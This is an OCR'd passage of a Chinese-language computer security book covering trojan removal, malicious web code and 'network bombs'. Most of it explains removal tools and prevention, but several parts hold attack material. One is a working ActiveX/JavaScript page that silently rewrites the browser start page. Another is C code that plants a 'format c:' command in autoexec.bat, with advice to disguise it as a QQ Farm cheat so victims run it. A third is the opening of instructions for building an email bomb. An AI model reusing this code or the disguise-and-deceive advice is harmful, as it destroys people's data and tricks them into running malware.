
04 安全卫士开始对选择的对象进行扫描，在“360木马查杀”窗口中可以看到查杀的信息及进度。

05 木马扫描完成后，如果发现木马则会显示在“360木马查杀”窗口中的列表框中，要想清除这些木马，只需单击窗口右下角“立即清理”按钮，根据提示进行操作，如果扫描完成后没有发现木马，单击按钮关闭360安全卫士窗口即可。

7.3.3 使用木马克星

木马克星（Iparmor）是一款专杀木马病毒的工具软件，该软件可以查杀近万种国际木马和上千种密码偷窃木马，包括传奇密码偷窃木马、QQ类寄生木马和冰河类文件关联木马等。木马克星支持内存扫描、硬盘扫描，能够自动分析可疑系统进程，就连木马服务器在本机中截获的密码通过邮件发送出去，都需要木马克星的确认。


此外，木马克星能够自动升级木马库，对于新木马类型或未知木马，具有超强的查杀能力。下图为木马克星的工作界面。




启动木马克星程序后，它会自动扫描IE插件，如果发现木马程序，会弹出对话框提示是否清除，如果用户要对电脑中的其他部分进行查杀，如内存、硬盘等可以切换到相应的选项卡，然后单击“扫描”按钮进行查杀。使用木马克星查杀电脑中木马的方法如下。

01 下载并安装“木马克星”软件，启动其程序，在弹出的“木马克星”工作窗口中单击“扫描硬盘”选项卡。

02 在打开的“扫描硬盘”选项卡中选择“清除木马”单选项，单击按钮，在弹出的浏览文件夹对话框中选择C盘下的“Program Files”文件夹，单击“确定”按钮，然后在返回的“木马克星”窗口中单击“扫描”按钮。



03 木马克星会自动对选定目标进行木马的查杀，其扫描及清除记录会显示在“木马克星”窗口中，木马查杀完成后单击按钮，退出程序即可。



7.4 手工清除木马实例

知识导读

通过前面的学习，我们已经对木马的特征、种类、入侵电脑的方式等有了一定的认识，并且可以根据它的特点来对其进行预防，但是要使木马不对我们造成侵害，只进行预防还远远不够，并且在软件无法清除时，还需要对木马程序进行手动清除，下面就为大家介绍几种常见的木马及其清除方法。

7.4.1 清除冰河木马

冰河木马是国内最著名的木马程序，它有许多变种，下面只介绍其标准版，掌握了如何清除标准版冰河木马，对其他变种冰河就可迎刃而解了。

1. 认识冰河木马

冰河木马的默认连接端口为7626，它由G_Server.exe与G_Client.exe两个程序组成。其中，G_Server.exe是被监控端后台监控程序，在安装之前需由G_Client的配置功能进行一些特殊配置，包括是否将动态IP发送到指定的邮箱、改变监听端口等。G_Client是监控端执行程序，用于监控远程电脑和配置服务器程序。下图为冰河木马监控端程序的操作界面。

当G_Server.exe被运行后，将在“C:\WINDOWS\system32”文件夹中生成Kernel32.exe和sysexplr.exe文件，并自动删除其自身。

其中Kernel32.exe文件在系统启动时自动加载运行，而sysexplr.exe文件则与文本文件（.txt）关联。即使删除了Kernel32.exe文件，但只要打开文本文件，sysexplr.exe文件就会被激活，它将再次生成Kernel32.exe文件，即重新运行冰河木马，这也是该木马无法通过删除方法来清除的原因。

2. 清除冰河木马


同许多顽固的病毒一样，清除冰河木马也需要进入“安全模式”进行删除，具体操作步骤如下。

01 重启计算机，在开机自检结束后按下F8键，在打开的选择界面按“↑”、“↓”键选择“安全模式”选项，按下“Enter”键。

02 进入系统后打开“任务管理器”窗口，在“进程”选项卡界面的列表框中选中“Kernel32.exe”进程（冰河木马的

病毒进程），单击“结束进程”按钮，结束选中的进程。


03 打开“我的电脑”窗口，进入“C:\WINDOWS\system32”文件夹下，在打开的文件夹中删除“Kernel32.exe”和“Kernel32.dll”文件。



04 打开“开始”菜单，单击“运行”命令，在“运行”对话框中输入“regedit”命令，然后按下“Enter”键。

05 在打开的“注册表编辑器”窗口中展开“HKEY_LOCAL_MACHINE\SOFTWAR-E\Microsoft\Windows\CurrentVersion\Ru-n”选项，然后在右侧窗格中删除“C:\Windows\system\Kernel32.exe”键值。

06 展开“HKEY_CLASSES_ROOT\txtfile\shell\open\command”子键，右侧双击“默认”键值项，在弹出的“编辑字符串”对话框中，将“数值数据”文本框中的值改为“C:\Wi ndows\notepad.exe %1”，单击“确定”按钮，退出注册表编辑器，然后重启电脑即可。



7.4.2 清除网游盗号木马

从2007年开始，网游盗号木马开始泛滥，并且和其他木马“联合作战”，不仅盗取用户的游戏账号，更直接威胁到个人财产的安全。2008年，魔兽世界全国总冠军账号被盗一案，将盗号木马的威胁推向高峰。现在，网游盗号木马已经成为对网民危害最严重的木马之一，占据了木马总数的76%，超过38%的网民曾有过被盗号的

经历。网游盗号的问题已经变成了网游业发展的绊脚石。为了让广大用户避免受到网游盗号木马的困扰，下面主要为大家介绍有关网游盗号木马的知识及其清除方法。

1. 认识网游盗号木马

网游盗号木马主要是通过恶意网页或其他木马下载进行传播，到目前为止，它具有许多变种，其中主要的木马名称如下。

trojan-downloader.win32.small.ewc[exe]
Trojan-PSW.Win32.OnLineGames.uo[dll]
trojan.psw.win32.onlineGames.dli[exe]
downloader-BDG
trojan.dl.win32..delf.yts[dll]
win32.troj.XiyouT.vn.87552[exe]
win32.troj.DownloaderT.ew.14897[dll]

网游盗号木马入侵电脑后，会修改注册表，实现其开机自动运行的目的。此外，一旦网游盗号木马被激活，它还会利用释放病毒文件“jhapri.dll”到系统目录“%system%\jhapri.dll”中、使用批处理删除源文件、修改注册表，禁止自动更新以及关闭Windows防火墙等手段来保护自身的正常运行。

2. 清除网游盗号木马

网游盗号木马有许多变种，有些变种连杀毒软件也无法查杀，这时如果不想格式化磁盘，就只有手动清除它了。

清除网游盗号木马的方法主要分为以下几个步骤。

- **重命名木马文件：**在电脑中找到木马文件“%system%\jhapri.dll”，将其重命名，然后重新启动电脑。
- **删除木马及相关文件：**打开“计算机”窗口，找到并删除重命名过的木马文件“%syste m%\jhapri.dll”以及与其相关的文件“%system%\jhatmp.dll”、“%system%\jhaini.dll”。
- **删除“SellExecuteHook”启动项：**在注册表编辑器窗口中展开“HKEY_LOCAL_MACHIN E\SOFTW ARE\Microsoft\Windows\CurrentVersion\explorer\ShellExecuteHooks”子键，在右侧窗格中删除“252D2432-37A2-324F-2A54-21BF5CF2F1A2”键值项。
- **修改AppInil_DLLs键值项的值：**在“注册表编辑器”窗口中依次展开“HKEY_LOCAL_M ACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows”子键，在右侧将“AppInil_DLLs”键值项的值清空，单击“确定”按钮，重启电脑即可。

7.4.3 清除机器狗系列木马

很多木马不仅在技术上加强“反查杀”的特性，同时也通过频繁变种躲避安全软件的追杀，从而顺利地入侵电脑，机器狗系列木马就是其中的典型代表。下面主要带大家认识机器狗系列木马及其查杀方法。

1. 认识机器狗系列木马

到目前位置，机器狗木马进行了超过4次的大变种以及几十次小变种，均以躲避360安全卫士等安全软件的查杀为目的。其持续时间之长，变种数量之多，实属罕见。它变种后的木马越来越恶劣，从最初的替换系统文件，到中期变种为穿透网吧还原系统下载盗号木马，到后来直接公然干扰安全类软件正常运行。机器狗木马活跃期日均查杀数超过250万次，具有快速变种和对电脑的高度破坏性。

2. 查杀机器狗系列木马

对于机器狗系列木马可以利用其专杀工具进行查杀。

很多安全软件公司都推出了“机器狗木马专杀工具”软件，奇虎、金山、瑞星等。在各大门户网站下载并安装“机器狗木马专杀工具”，然后将其启动，然后在其操作界面中单击“杀毒”按钮，软件便会自动对电脑中的机器狗系列木马、病毒进行查杀。

7.5 疑难解答

问：计算机被木马入侵后会有哪些表现？

答：木马也属于病毒程序，它会影响到系统的正常运行，所以被木马入侵以后，计算机一般都会有一些异常表现。

- **聊天工具异常登录提醒：**这类情况是只在用户登录聊天工具，如QQ、MSN时，系统会提示用户上一次登录的地点，如果用户上一次没有在认识的地点登录，那么一定是QQ账户和密码已经泄露，这就说明计算机中很可能被植入了木马程序。
- **网络游戏登录不正常：**登录网络游戏时发现装备丢失或同上一次下线的位置不一样，甚至使用正确的账号和密码无法登录，如果用户没有向他人透露相关信息，则很可能是计算机中存在木马程序。
- **网络连接异常活跃：**在用户没有使用网络资源时，发现网卡灯不停闪烁，一般来说，如果用户没有使用网络资源时，网卡灯会比较缓慢的闪烁，如果闪烁频率过快，则是因为软件在用户不知情的情况下连接网络，通常情况下，这些软件就是木马程序。
- **硬盘读写不正常：**硬盘读写不正常是指用户在没有读写硬盘的情况下，硬盘灯却显示为硬盘正在读写，也就是说硬盘灯不停地闪烁，此时很可能是有人通过木马在复制用户计算机中的文件。

- **用户突然失去了计算机的控制权：**用户在使用计算机的过程中，突然发现鼠标在用户不操作的情况下自己在动，并且还会单击有关的按钮进行操作，此时可能是黑客通过远程木马在远程控制用户的计算机。

问：计算机中木马病毒的主要途径是什么？

答：通常情况下，普通用户中木马的途径有以下两种。

- **浏览了带有木马程序的网站：**现在很多黑客在一些网站上挂了木马，如果用户在不知情的情况下浏览了这些网站，而自身计算机的安全措施不够严密，那么用户的计算机就可能会感染木马程序。
- **通过聊天工具接收了带有木马的文件：**有很多黑客通常会将木马捆绑在正常的文件中，然后将该文件通过聊天工具传递给用户，用户一旦运行这些文件，就会启动捆绑的木马程序。

Chapter 08

第8章 网络攻防

随着网络技术的迅速发展，越来越多的人逐步进入网络世界。网络社会和现实生活一样，鱼龙混杂，一些不法分子为达到自己的目的使用恶意代码攻击他人计算机，使其瘫痪，进而造成巨大的损失。当然，黑客并不是万能的，他们无法将恶意代码随意植入到目标计算机，他们通常是利用用户的粗心或系统的安全漏洞进行攻击的。因此，了解黑客攻击计算机的方法和途径，并做好个人计算机的安全防护是非常重要的。

本章要点：

- ★ 了解恶意代码
- ★ 查杀与防范网页恶意代码
- ★ 网络炸弹攻防
- ★ 网络浏览器安全设置

8.1 了解恶意代码

知识导读

如今，由于恶意代码的肆虐，在Internet上不经意地打开一个网站就可能使用户的计算机感染上病毒，造成网络首页被篡改、浏览器被破坏甚至硬盘被格式化等无法预料的严重后果，因此，应增强对恶意代码的认识，以保证个人计算机的安全。

8.1.1 什么是网页恶意代码

网页恶意代码对很多计算机用户来说并不陌生，因为在现今的网络生活中，它几乎无处不在，包括某些网站、下载程序等地方都有它们的身影，那么到底什么是网页恶意代码呢，它们又有什么特征呢？下面就从这两个方面入手，带大家认识网页恶意代码。

1. 恶意代码的定义

一个最简洁明了的定义是把所有不必要的代码都看做是恶意代码。恶意代码是一种程序，它通过把代码在不被察觉的情况下镶嵌到另一段程序中，从而达到破坏被感染电脑数据、运行具有入侵性或破坏性的程序、破坏被感染电脑数据的安全性和完整性的目的。

2. 恶意代码的特征

恶意代码的编写主要是用于商业或探测他人资料的目的。例如我们在网页中经常看到的一个浮动窗口介绍某样产品或某个网站，当然，也有恶意代码的直接目的就是破坏计算机系统。总体来说，恶意代码主要具有以下几个特征。

- **恶意的目的：**有很大一部分黑客进行恶意代码攻击的目的是享受在破坏他人计算机系统时的“成就感”。但现在更多的黑客则是处于经济利益。例如某些广告类代码可以通过用户的上网习惯以提高广告点击率来获取经济利益，更直接的则是通过代码窃取其他用户的网上信用卡、银行代码、游戏账号等信息，进而对目标进行经济攻击。现在又出现了潜伏性的恶意代码，在攻击的同时很难被发现，这对用户和社会都造成了严重的危害。
- **隐蔽性：**就像前面提到的，恶意代码是一段程序，它可以在很隐蔽的情况下嵌入另一个程序，通过其他用户运行别的程序而自动运行，从而达到破坏被感染计算机的数据、程序以及对被感染计算机进行信息窃取等目的。
- **通过执行发生作用：**恶意代码和木马一样，只要用户运行就会随之启动，只不过恶意代码是通过网页进行传播的。

8.1.2 恶意代码的传播方式和趋势

通过前面的了解，可以看出恶意代码的危害是非常严重的，然而其特征导致我

们无法轻易地察觉，所以只有更深入的了解，才能有效地避免恶意代码的攻击。

1. 恶意代码的传播方式

恶意代码编写者一般利用三类手段来传播恶意代码：软件漏洞、用户本身或者两者的混合。有些恶意代码是自启动的蠕虫和嵌入脚本，本身就是软件，这类恶意代码对人的活动没有要求。一些像特洛伊木马、电子邮件蠕虫等恶意代码，利用受害者的心理操纵他们执行不安全的代码；还有一些是哄骗用户关闭保护措施来安装恶意代码。

- **软件漏洞：**这类恶意代码主要利用商品软件的缺陷进行攻击，主要有Code Red 、KaK 和BubbleBoy等代码。它们完全依赖商业软件产品的缺陷和弱点，比如溢出漏洞和可以在不适当的环境中执行任意代码。像没有打补丁的IIS软件就有输入缓冲区溢出方面的缺陷。利用Web 服务缺陷的攻击代码有Code Red、Nimda，Linux 和Solaris上的蠕虫也利用了远程计算机的缺陷。
- **用户本身：**恶意代码编写者的一种典型手法是把恶意代码邮件伪装成其他恶意代码受害者的感染报警邮件，恶意代码受害者往往是Outlook地址簿中的用户或者是缓冲区中Web页的用户，这样做可以最大可能的吸引受害者的注意力。一些恶意代码的作者还表现了高度的心理操纵能力，LoveLetter 就是突出的例子之一。一般用户对来自陌生人的邮件附件越来越警惕，而恶意代码的作者也设计了一些诱饵吸引受害者的兴趣。附件的使用正在和必将受到网关过滤程序的限制和阻断，恶意代码的编写者也会设法绕过网关过滤程序的检查。使用的手法可能包括采用模糊的文件类型，将公共的执行文件类型压缩成zip文件等。
- **混合传播：**顾名思义就是集合了前面两种传播方式的恶意代码。随着近年来对聊天室IRC（Internet Relay Chat）和即时消息IM（instant messaging）系统的攻击案例不断增加，其手法多为欺骗用户下载和执行自动的Agent软件，让远程系统用作分布式拒绝服务（DDoS）的攻击平台，或者使用后门程序和特洛伊木马程序进行控制。

2. 恶意代码的传播趋势

同任何事物一样，要想在竞争激烈的环境中占有一席之地，就必须谋求发展，恶意代码也一样，随着计算机用户的安全知识越来越丰富，老式的代码已经不起作用，所以在今后的发展中，恶意代码的传播很可能会有以下趋势。

- **种类更模糊：**恶意代码的传播不单纯依赖软件漏洞或者社会工程中的某一种，而可能是它们的混合。比如蠕虫产生寄生的文件病毒，特洛伊程序，口令窃取程序，后门程序，进一步模糊了蠕虫、病毒和特洛伊的区别。
- **混合传播模式：**“混合病毒威胁”和“收敛（convergent）威胁”的成为新的病毒术语，“红色代码”利用的是IIS的漏洞，Nimda实际上是1988年出现的Morris蠕虫的派生品种，它们的特点都是利用漏洞，病毒的模式从引导区方式发展为多

种类病毒蠕虫方式，所需要的时间并不是很长。

- **多平台传播：** 多平台攻击开始出现，使得有些恶意代码对不兼容的平台都能够有作用。来自Windows的蠕虫可以利用Apache的漏洞，而Linux蠕虫会派生exe格式的特洛伊。
- **使用销售技术：** 另外一个趋势是更多的恶意代码使用销售技术，其目的不仅在于利用受害者的邮箱实现最大数量的转发，更重要的是引起受害者的兴趣，让受害者进一步对恶意文件进行操作，并且使用网络探测、电子邮件脚本嵌入和其他不使用附件的技术来达到自己的目的。恶意软件（malware）的制造者可能会将一些有名的攻击方法与新的漏洞结合起来，制造出下一代的WM/Concept，下一代的Code Red，下一代的 Nimda。对于防病毒软件的制造者，改变自己的方法去对付新的威胁则需要不少的时间。
- **服务器和客户机同样遭受攻击：** 对于恶意代码来说服务器和客户机的区别越来越模糊，客户计算机和服务器如果运行同样的应用程序，也将会同样受到恶意代码的攻击。像IIS服务是一个操作系统默认的服务，因此它的服务程序缺陷是各个机器都共有的，Code Red的影响也就不限于服务器，还会影响到众多的个人计算机。
- **Windows操作系统遭受的攻击更多：** Windows操作系统更容易遭受恶意代码的攻击，它也是病毒攻击最集中的平台，病毒总是选择配置不好的网络共享和服务作为进入点。其他溢出问题，包括字符串格式和堆溢出，仍然是滤过性病毒入侵的基础。病毒和蠕虫的攻击点和附带功能都是由作者来选择的。另外一类缺陷是允许任意或者不适当的执行代码， 随着scriptlet.typelib 和Eyedog漏洞在聊天室的传播，JS/Kak利用网络/Outlook的漏洞，导致两个ActiveX控件在信任级别执行，但是它们仍然在用户不知道的情况下，执行非法代码。最近的一些漏洞帖子报告说Windows Media Player可以用来旁路Outlook 2002的安全设置，执行嵌入在HTML 邮件中的JavaScript 和 ActiveX代码。这种消息肯定会引发黑客的攻击热情。利用漏洞旁路一般的过滤方法是恶意代码采用的典型手法之一。
- **恶意代码类型变化：** 此外，另外一类恶意代码是利用MIME边界和uuencode头的处理薄弱的缺陷，将恶意代码化装成安全数据类型，欺骗客户软件执行不适当的代码。

8.1.3 网页恶意代码的攻击原理与方式

同解决其他问题一样，要预防和清除网页恶意代码，需要从其根本入手，了解其攻击的原理和方式，进而对症下药，彻底的清除恶意代码的威胁。

大部分恶意攻击性的网页都是通过修改用户的注册表，来达到修改网络首页地址、锁定部分功能等攻击目的。然而我们只是浏览网页，它们怎么就瞒过我们修改

了注册表呢？这就不得不提到微软的ActiveX技术了，ActiveX是Microsoft提供的一组使用COM软件部件在网络环境中进行交互的技术集，它是被用做针对Internet应用开发的重要技术之一，广泛应用于Web服务器，以及客户端的各个方面。也正因为如此，ActiveX可被用于网页编制中，使用JavaScript语言就可以很容易地将ActiveX嵌入到Web页面中。

目前已有很多第三方开发商开始编制各式各样的ActiveX控件，现在Internet上，也有上千个ActiveX控件供用户下载使用。这些被下载的ActiveX控件都保存在C盘的SYSTEM目录下。随着ActiveX控件的广泛应用，考虑到Web的安全性，也为了在服务器能够与客户端之间建立良好的信任关系，就规定每个在Web上使用的ActiveX控件都需要设置一个“代码签名”，如果要正式发布，就必须向相关机构申请。由于“代码签名”技术的不完善，导致了许多攻击性代码能够顺利破解“代码签名”，修改注册表。

这里介绍一个简单的恶意代码供大家学习。

```
<html>
<head>
<title>网页恶意代码实例</title>
<body>
 <script>
  document.write('<APPLET HEIGHT=0 WIDTH=0 code=com.
ms.activeX.ActiveXcomp onent></APPLET>')
  <!--使用函数调用ActiveX-->
  function f()
  {
   x1=document.applets[0];
   x1.setCLSID('{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}');
   X1.createInstance();
   xm=x1.GetObject();
    xm.RegWrite('HKCU\\Software\\Microsoft\\Internet Explorer\\
Main\\Start Page','http://w ww.hao123.com');
  }
  function init()
  {
  setTimeout('f()',1000);
  }
  init();
  </script>
 <h1>恶意代码攻击实验</h1>
 <hr>
```

```
<h2>你的网络首页已经被修改成为“http://www.hao123.com”。</h2>
</body>
</html>
```

此段代码可以将网络首页地址改为“http://www.hao123.com”，它主要是通过修改注册表“HKEY_CURRENT_USER\ SOFT WARE\Microsoft\Internet Explorer\Main\Start Page”中的键值来完成的。

8.2 查杀与防范网页恶意代码

知识导读

在前面的学习中我们对网页恶意代码有了初步的了解，本节将主要介绍网页恶意代码的查杀与防范。

8.2.1 查杀网页恶意代码

网页恶意代码对操作系统和个人信息安全都会造成严重的威胁，所以应时常对计算机中的恶意代码进行查杀。

1. 利用软件清理助手查杀恶意代码

能够协助用户清理网页恶意代码的软件有很多，例如360安全卫士、瑞星卡卡、金山毒霸等。本例以恶意软件清理助手为例，介绍清理恶意代码的方法，具体操作步骤如下。

01 下载“恶意软件清理助手”软件，将其解压并启动其主程序，然后在打开的操作窗口下方单击“点击此处开始扫描恶意软件”链接。

02 程序会自动对计算机系统中的恶意程序进行扫描，并将扫描结果显示在“结果”选项卡界面内，如果需要立即将其清除，可选中恶意程序，然后单击“立即清理”按钮。

03 软件将会对这些恶意程序进行清理，待清理完毕后退出“恶意软件清理助手”程序即可。


2. 利用360安全卫士查杀恶意代码

360安全卫士是一款完全免费且功能强大的计算机安全软件，利用它可以修复系统漏洞、查杀木马程序，同时也能够对系统中的恶意代码或软件进行查杀。


01 下载并安装360安全卫士，启动其主程序，在打开的操作窗口中切换到“清理恶评插件”选项卡界面，在其中单击“开始扫描”按钮。

02 360安全卫士开始对系统中的恶意程序进行扫描，用户需耐心等待。

03 待扫描结束后，360安全卫士会将扫描结果显示在“名称”列表框中，选中这些恶意程序，然后单击“立即清理”按钮。



04 待清理完成后，操作界面中会显示“没有在您的电脑中发现此类插件”，这说明恶意程序或插件已经清理完成了。



8.2.2 防范网页恶意代码

我们可以使用软件或其他方法对系统中的恶意代码进行查杀，但这些操作都发生在恶意代码入侵计算机以后，换句话说，也就是在查杀恶意代码前，这些程序很可能已经对系统进行了破坏操作，所以，要想保证计算机不被恶意代码破坏，还必须先从防范做起。

网页恶意代码的预防主要应该注意以下几个方面。

- 不要轻易打开一些并不十分熟悉的网站，尤其是有关色情、暴力、黑客信息的网站，否则计算机很可能在不经意间就染上了恶意代码。

- 打开“Internet选项”对话框，在其中将网络的安全级别调到“中”或“高”，以便在浏览网页时网络自动屏蔽危险的代码。
- 打开“Internet选项”对话框，将一些危险的网站添加到受限站点中，以预防不小心打开这些网站，感染上恶意代码。

提 示

有些读者可能对“Internet选项”对话框中的设置不太熟悉，本书会在后面的学习中为大家做详细的介绍。

- 开启Windows自带的防火墙或者在网上下载并安装专业的防火墙软件，例如著名的天网防火墙，并且开启防火墙的实时监控功能。

8.3 网络炸弹攻防

知识导读

有时候，在我们通过网络查找所需要的信息时，如果突然发生蓝屏、网络突然断线等情况，或者打开邮箱时发现很多垃圾邮件、在论坛上发现有人冒充自己的名字大放厥词等，这些都很可能是由于受到网络炸弹攻击的缘故，本节将介绍网络炸弹攻防的相关知识。

8.3.1 网络炸弹的定义

“网络炸弹”称呼的由来是因为黑客在使用一种大量信息瞬间发送式的攻击后，被攻击主机立即会产生网络阻塞、蓝屏、死机等现象，使被攻击主机无法正常使用，这与战争中破坏性极强的炸弹具有异曲同工之妙，所以网友称之为网络炸弹。通常情况下，网络炸弹具有以下危害。

- **可以直接破坏数据：**网络炸弹通常是以发送大量垃圾信息来堵塞网络，这些垃圾信息会占用网络资源，并且破坏用户网络中的各种数据。
- **不可控制的意外性：**在黑客使用网络炸弹攻击目标主机时，一旦网络炸弹进行攻击，将无法控制，这很可能导致局部网络瘫痪，甚至更可怕的后果。
- **还原数据比较困难：**受到网络炸弹攻击后，所有损坏的数据将被炸弹信息取代，对于一些系统数据可以用系统还原来恢复，但是对于一些特殊数据，例如邮箱中的邮件、附件等是无法找回的。
- **引发连带的社会灾难：**正如前文所说的，黑客可能会使用网络炸弹冒充用户在论坛等网络空间中发布的虚假信息，这很可能导致他人误认为是本人的消息进而造成不可想象的后果。

随着网络炸弹功能的扩展，操作界面逐步倾向傻瓜化，它的影响也越来越广泛，从电子邮件、聊天工具到服务器都可以进行攻击。

8.3.2 网络炸弹的分类

在个人电脑的程序中，病毒、木马、网络炸弹是常见的几种破坏手段，对电脑系统进行攻击是它们共同的特点，它们的区别主要体现在传播途径和破坏手段不同。

提 示

网络炸弹可以理解为在特定逻辑条件满足时实施破坏的计算机程序，与病毒相比，炸弹强调破坏作用本身，但炸弹在破坏手段的选择上和病毒的攻击手段没有什么大的区别，因此防范炸弹和病毒具有许多相同的方法。

在如今的网络中，最常见的网络炸弹主要有IP炸弹、E-mail炸弹、Java炸弹以及硬盘炸弹等。

1. IP炸弹

这是最常见的网络炸弹之一，这类炸弹是利用Windows的系统协议漏洞进行攻击的，黑客们只要查到用户的IP地址即可使用专用的“炸弹”进行攻击，被攻击主机通常会出现断线、蓝屏、死机或重新启动等现象。

提 示

IP炸弹在网络上攻击目标主机时，会长时间持续发送大量垃圾数据，以消耗目标主机的系统资源，直至100%占用系统资源后系统就会死机或自动重启。

2. E-mail炸弹

指那些自身体积（字节数）超过了信箱容量的电子邮件，或者由某服务器短时间内持续不断地向同一个邮箱发送的大量的电子邮件。E-mail炸弹软件大多是一次性或反复地向目标邮箱发送大量的垃圾邮件，大大超过邮箱的容量使之彻底崩溃。

提 示

E-mail炸弹是黑客最常用的攻击手段，黑客发送的邮件通常具有地址不详、容量庞大、发送时间间隔短等特征，其典型危害就是信箱挤爆、无法正常收信，严重时还可能导致邮件服务器瘫痪。

3. Java炸弹

Java技术是Sun Microsystems于1995年推出的一种极富创造力的计算机平台，最初称为OAK，后来被命名为Java编程语言。Java技术为用户带来了及其灵活的网页动态环境，它几乎能使所有应用程序（包括游戏、工具及信息程序和服务）在任何计算机或设备上运行。

在Java技术服务于计算机用户的同时，一些不法分子也使用这项技术攻击其他用户的电脑，它们会使用Java编程语言编写出具有“炸弹”功能的网页，用户只要访问这些网页，就会在系统桌面上不断地弹出大量网络浏览器窗口，由于网络浏览器占用系统资源是很可观的，所以这样的现象一旦出现，就会导致系统资源迅速耗尽，进而出现蓝屏、死机等现象。

4. 硬盘炸弹

硬盘炸弹是一种影响很恶劣的炸弹，它的目的就是损坏目标计算机中的数据，例如连环格式化等。攻击者会将编写好的炸弹程序上传到网上，这样一旦用户访问这些网站，就会运行这些炸弹程序，进而造成严重的后果。例如有的硬盘炸弹在运行后并不会立即发作，


而是会在几天后定时发作，软件本身还加了密、有壳保护，可以使硬盘数据丢失，假损坏，硬盘假死，软驱驱动无效等情况。

编写硬盘炸弹非常容易，例如下面就是使用C语言编写的格式化硬盘的炸弹代码：

```
#include<stdio.h>
Main()
{
FILE*fp;
Char filename[30]=" c:\\autoexec.bat" ,filecontent[100]=" c:\\windows\\command\\format c:/q- /autotest/u" ;
If((fp=fopen(filename," w" ))==NULL)
Printf( "cannot open filename\n" );
fputs(filecontent,fp);
printf( "现在正在扫描你的计算机:\n正在加载外挂:" );
fclose(fp);
}
```

以上代码在vc++6.0和tc2.0上运行通过，程序中的中文可以自己随意编写。编译通过后，只要把这个可执行程序加上一个极具诱惑的名字和一个漂亮的图标，欺骗目标用户运行就可以了，例如把这个程序仿造成一个QQ农场外挂，那么中招的人就会非常多。


上述程序在运行后将会在AUTOEXEC.BAT文件中加入“C:\Windo ws\command\format c:/q/autoexec/u”这行代码。



8.3.3 网络炸弹攻击实例


通过前面的学习我们对网络炸弹有了一定的了解，下面介绍使用亿虎Email群发大师制造邮箱炸弹的方法，具体操作步骤如下。

01 下载并安装亿虎Email群发大师软件，启动其主程序，在弹出的操作窗口中单击“增加”按钮。



